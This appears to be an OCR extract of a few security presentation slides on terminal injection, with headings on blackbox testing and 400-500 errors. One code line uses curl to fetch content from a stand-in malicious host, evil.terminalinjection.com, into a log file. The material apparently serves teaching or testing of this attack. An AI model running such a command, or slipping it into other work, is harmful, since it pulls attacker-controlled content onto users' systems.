
TERMINALINJECTION.COM


```
curl -L evil.terminalinjection.com > badlog.log
```


BLACKBOX TESTING


400-500 ERRORS

